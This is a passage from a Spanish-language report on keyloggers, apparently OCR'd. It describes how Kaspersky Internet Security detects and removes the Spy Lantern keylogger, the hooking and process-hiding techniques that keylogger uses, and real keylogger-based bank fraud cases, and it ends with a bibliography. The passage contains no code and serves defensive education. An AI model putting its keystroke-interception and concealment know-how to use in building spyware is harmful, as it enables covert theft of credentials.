Envío los ficheros log mediante red local	-	✓



Imágenes: Screenshots del Revealer Keylogger [LOGI08b]


9. Detección de keyloggers

La detección de keyloggers no es una tarea sencilla. Si el keylogger es un adaptador físico y la conexión teclado-ordenador está visible, basta comprobar dicha conexión en busca del keylogger; si por el contrario la conexión no está visible o no detectamos a simple vista ningún keylogger físico, deberemos entonces utilizar un software que nos ayude en la búsqueda del mismo (tanto sea un dispositivo físico como software) [KASP08].


A continuación se muestran diferentes métodos utilizados por el software (en este caso se utiliza Karspersky Internet Security, y como keylogger Spy Lantern) para la detección de keyloggers:

9.1 Detección mediante las bases de datos de signaturas


Debido a que ciertas funciones de keylogging pueden tener fines legítimos, estas firmas está clasificadas dentro de la categoría de programas potencialmente peligrosos (y no directamente clasificados como problemas). La función de detección de los programas que aparecen en esta categoría no se activa por defecto tras la instalación del programa keylogger, sino que se realiza mediante la ventana de configuración, en la rúbrica Protección, seleccionando la casilla “Programas potencialmente peligrosos”.




Si la opción de detección de programas potencialmente peligrosos se activa, la ventana Archivos Antivirus mostrará una advertencia parecida a la que aparece al instalarse el keylogger:




El funcionamiento del keylogger queda bloqueado y el usuario tiene la posibilidad de eliminar el archivo instalado activando el botón respectivo.
Si el usuario autoriza la instalación, el ordenador se reiniciará tras la instalación del keylogger, el cual comenzará a trabajar en modo encubierto. Aún en este modo, KIS 6.0 es capaz de identificarlo y neutralizarlo.
Según la configuración predeterminada, KIS 6.0 inicia la búsqueda de virus en los objetos de inicio mediante un método especial de enumeración de los objetos en el sistema. Este método permite detectar documentos ocultos de Spy Lantern Keylogger (en este caso, los documentos con el prefijo "ketaf") que resultan ser invisibles para otras aplicaciones del sistema operativo.




Esto origina la aparición de una ventana de diálogo idéntica a la precedente. Si el usuario decide eliminar el keylogger, tomando en cuenta que el proceso del keylogger está en plena actividad, e incluso encubierto gracias a su herramienta de encubrimiento de actividades, KIS 6.0 propone lanzar un procedimiento de reparación de la infección activa.



El procedimiento de reparación de la infección se activa cada vez que KIS 6.0 detecta un proceso malicioso en la memoria RAM o en los objetos de inicio.
Este procedimiento elimina el keylogger y requiere reiniciar la computadora (obligatorio para prevenir que el código malicioso activo tenga la posibilidad de incrustarse en la computadora del usuario).
Si el usuario adopta el procedimiento de reparación de la infección activa, tras el reinicio del equipo los documentos del keylogger, serán visibles para todos los procesos del sistema.




Por analogía con los archivos del keylogger, si el usuario adopta el procedimiento de reparación de la infección activa tras el reinicio del equipo todos los procesos del keylogger (ketaf.exe y ketafl.exe) serán visibles al usuario, tal como se ilustra en la ventana de Administración de Tareas de Windows:



9.2 Defensa proactiva

La defensa proactiva se diferencia de la detección basada en la base de datos de signaturas (reactiva) por el hecho de que el usuario no necesita esperar por las actualizaciones de la base de nuevas amenazas desde los servidores. El módulo de defensa proactiva protege al usuario contra las nuevas amenazas y contra las nuevas variantes de los programas maliciosos sin necesidad de actualizar las bases de datos, porque funciona bajo el principio de la monitorización continua de actividades en todos los procesos en el sistema del usuario. Los veredictos (peligroso, sospechoso, etc.) son dictados en base al análisis de dichas actividades.
Los parámetros del subsistema «Análisis de actividades en las aplicaciones» del módulo de defensa proactiva ofrecen tres opciones que influyen en la protección contra keyloggers y las herramientas de encubrimiento de actividades «detección de herramientas de encubrimiento de actividades», «intromisión de interceptores en la ventana» y «detección de interceptores de pulsaciones»:




Ahora vamos a ver cómo el módulo de defensa proactiva puede neutralizar las acciones de Spy Lantern Keylogger.

9.3 Bloqueo de intentos de instalación de una rutina de procesamiento de interrupción

El principal método utilizado por Spy Lantern Keylogger para interceptar las pulsaciones en el teclado es la instalación de una rutina de captura de las actividades del el teclado mediante la función Set Windows Hook.
El módulo de defensa proactiva advierte al usuario de la instalación de una rutina de captura y permite detener el funcionamiento del keylogger, autorizar o prohibir la instalación de tal rutina mediante la pulsación de los respectivos botones.


En el caso del método de captura de las pulsaciones en el teclado mediante la instalación de una rutina de captura (hook), el sistema recurre a una función especial de filtrado situada en una biblioteca dinámica (dll) distinta. El nombre de la dll se genera de manera aleatoria con cada instalación del keylogger (en nuestro caso se trata de ketafh.dll):



Si el usuario no consiente la instalación de la rutina de captura de las actividades del teclado, no se registrará ninguna pulsación en los informes del keylogger.
Si el usuario suspende el proceso del keylogger, cuando se intente abrir la ventana de configuración o la de los informes del keylogger, se visualizará el siguiente mensaje de error:

9.4 Bloqueo de intentos de solicitudes cíclicas sobre el estado del teclado

Otro método para detectar las pulsaciones en el teclado son las solicitudes cíclicas sobre el estado del teclado mediante la función Get Async Key State.



9.5 Detección de procesos ocultos en el programa de registro de pulsaciones del teclado

Tras el reinicio del equipo debido a la instalación de Spy Lantern Keyloger, se activa una ventana especial que indica que el proceso ketaf.exe está oculto. El encubrimiento del proceso es el resultado de la acción del driver ketaf.sys que bloquea las llamadas de dos funciones de enumeración de la lista de procesos y de la lista de archivos en el núcleo del sistema operativo.

El módulo de defensa proactiva permite poner en cuarentena el archivo ejecutable del proceso oculto y detenerlo o autorizarlo.
El módulo de defensa proactiva de Kaspersky Lab permite identificar, sin excepciones, todos los procesos ocultos en el sistema, cualquiera sea el método que usen para encubrirse.

10. Casos reales

Uno de los últimos incidentes más conocidos en relación al uso de keyloggers fue el del robo de más de un millón de dólares de las cuentas de los clientes de uno de los mayores bancos escandinavos, el banco Nordea. En agosto de 2006, los clientes de Nordea empezaron a recibir correos electrónicos de parte del banco con ofertas para instalar un producto antispam, supuestamente, adjunto al mensaje. En el momento en que el usuario trataba de abrir el archivo y descargarlo en su ordenador, este se infectaba con un conocido troyano llamado Haxdoor que se activaba cuando las víctimas se registraban en el servicio en línea de Nordea. El troyano lanzaba entonces una notificación de error solicitando al usuario reingresar la información provista al momento de registrarse. Luego, un keylogger que venía incorporado en el troyano grababa todos los datos ingresados por los clientes del banco y acto seguido procedía a enviar toda la información recogida al servidor del ciberdelincuente. De este modo los ciberdelincuentes accedían a las cuentas de los clientes y transferían los fondos que había en ellas. Según el autor de Haxdoor, el troyano ha sido utilizado en ataques contra bancos australianos así como contra muchos otros [INVI08].

El 24 de enero de 2004, el conocido gusano Mydoom dio lugar a una gran epidemia. MyDoom rompió la marca anteriormente establecida por Sobig, causando la epidemia de mayores proporciones en la historia de Internet. El gusano se valía de métodos de ingeniería social y realizó un ataque DoS a www.sco.com inhabilitándolo por varios meses. El gusano dejó tras de sí un troyano en los ordenadores infectados que posteriormente se utilizó para infectar al ordenador cautivo con nuevas modificaciones del gusano. El hecho de que MyDoom tuviera una función de keylogger para capturar números de tarjetas de crédito apenas fue divulgado por la prensa.

A principios de 2005, la policía de Londres desbarató un grave ataque para robar información bancaria. Después de un ataque al sistema bancario, los ciberdelincuentes habían planeado robar 423 millones de dólares de la sucursal londinense de Sumitomo Mitsui. El principal componente del troyano utilizado, que fue creado por Yeron Bolondi, de 32 años, era un keylogger que permitía a los ciberdelincuentes rastrear todas las pulsaciones de teclas efectuadas por sus víctimas cuando utilizaban la interfaz para clientes del banco.

En mayo de 2005 la policía israelí detuvo en Londres a un matrimonio que se ocupaba de elaborar programas maliciosos que eran utilizados por algunas compañías israelíes para realizar espionaje industrial. Los alcances de este espionaje resultaron ser de proporciones escandalosas, pues los nombres de las compañías involucradas por las autoridades israelíes incluían a proveedores de servicios como Cellcom, Pelephone y el proveedor de televisión por satélite YES. Según se informó, el troyano fue utilizado para obtener acceso a información relacionada con la agencia de relaciones públicas Rani Rahay, cuyos clientes incluían a Partner Communications (el segundo proveedor de servicios de telefonía móvil en Israel) y el grupo de televisión por cable HOT. La compañía israelí Mayer, importadora de automóviles Volvo y Honda, resultó sospechosa de cometer espionaje industrial contra Champion Motors, importadora de automóviles Audi y Volkswagen. Ruth Brier-Haephrati, quien vendió el troyano

keylogger que su marido Michael Haephrati había creado, fue sentenciada a cuatro años de prisión, mientras que Michael recibió una sentencia de dos años.

En febrero de 2006, la policía brasileña arrestó a 55 personas involucradas en la propagación de programas maliciosos utilizados para robar a los usuarios su información y contraseñas para sistemas bancarios. Los keyloggers se activaban mientras los usuarios visitaban el sitio Internet de sus bancos, y en secreto rastreaban los datos sobre estas páginas para luego enviarlas a los cibercriminales. El total del dinero robado de las cuentas de 200 clientes en seis bancos en el país, alcanzó los 4,7 millones de dólares.

Casi al mismo tiempo que esto sucedía, se arrestó una banda de delincuentes con similares características conformada por jóvenes rusos y ucranianos de entre 20 y 30 años. A finales de 2004, este grupo comenzó a enviar mensajes de correo electrónico a clientes de bancos en Francia y en otros países. Estos mensajes contenían un programa malicioso, específicamente, un keylogger. Además, estos programas espía fueron colocados en sitios Internet especialmente creados para este propósito. Los usuarios eran engañados para dirigirse a estos sitios mediante métodos clásicos de ingeniería social, como phising. De la misma manera que en los casos arriba descritos, el programa se activaba cuando los usuarios visitaban el sitio Internet de sus bancos y el keylogger procedía a capturar toda la información ingresada por los usuarios para luego remitirla a los ciberdelincuentes. En el transcurso de once meses, robaron más de un millón de dólares.

Existen muchos más ejemplos sobre ciberdelincuentes que recurren a keyloggers: la mayoría de los delitos informáticos financieros se comete utilizando keyloggers, ya que estos programas son la herramienta más confiable para rastrear información electrónica.

11. Bibliografía

[CAIX08] https://caixagestion.caixagalicia.es/2091/01TEVIm.htm

[CODI06] Cormac, Herley; Florencio, Dinei - 2006
"How to Login from an Internet Café Without Worrying about Keyloggers"

[GHAC08] http://es.ghacks.net/2007/07/07/como-defenderse-contra-keyloggers-en-ordenadores-publicos/

[INVI08] http://invisiblehack.mforos.com/1139500/6197741-tutorial-keylogger/

[KASP08] http://www.kaspersky.net.ar/amenazas.keyloggers.htm#detect

[KEEL08] http://www.keelog.com/es/diy.html

[LOGI08] http://www.logisteam.org/store/catalog/index.php/

[LOGI08b] http://www.logixoft.com/

[PICO04] Picouto, Fernando; Matas, Abel Mariano; Ramos, Antonio Ángel – 2004
"Hacking Práctico"

[SECU08] http://www.securityfocus.com/infocus/1829

[SPYC08] http://spycop.com/keyloggerremoval.htm

[VERI08] http://www.verisign.com/verisign-inc/news-and-events/news-archive/us-news-2005/page_036258.html

[VIRA08] http://virusattack.blogspot.com/2007/08/qu-es-un-keylogger-leccin-9.html

[VIRL08] http://www.viruslist.com/sp/analysis?pubid=207270912#what

[WEBO08] http://isp.webopedia.com/TERM/K/keylogger.html

[WIKI08a] http://es.wikipedia.org/wiki/Keylogger

[WIKI08b] http://en.wikipedia.org/wiki/Keylogger

[WIKI08c] http://en.wikipedia.org/wiki/Hardware_keylogger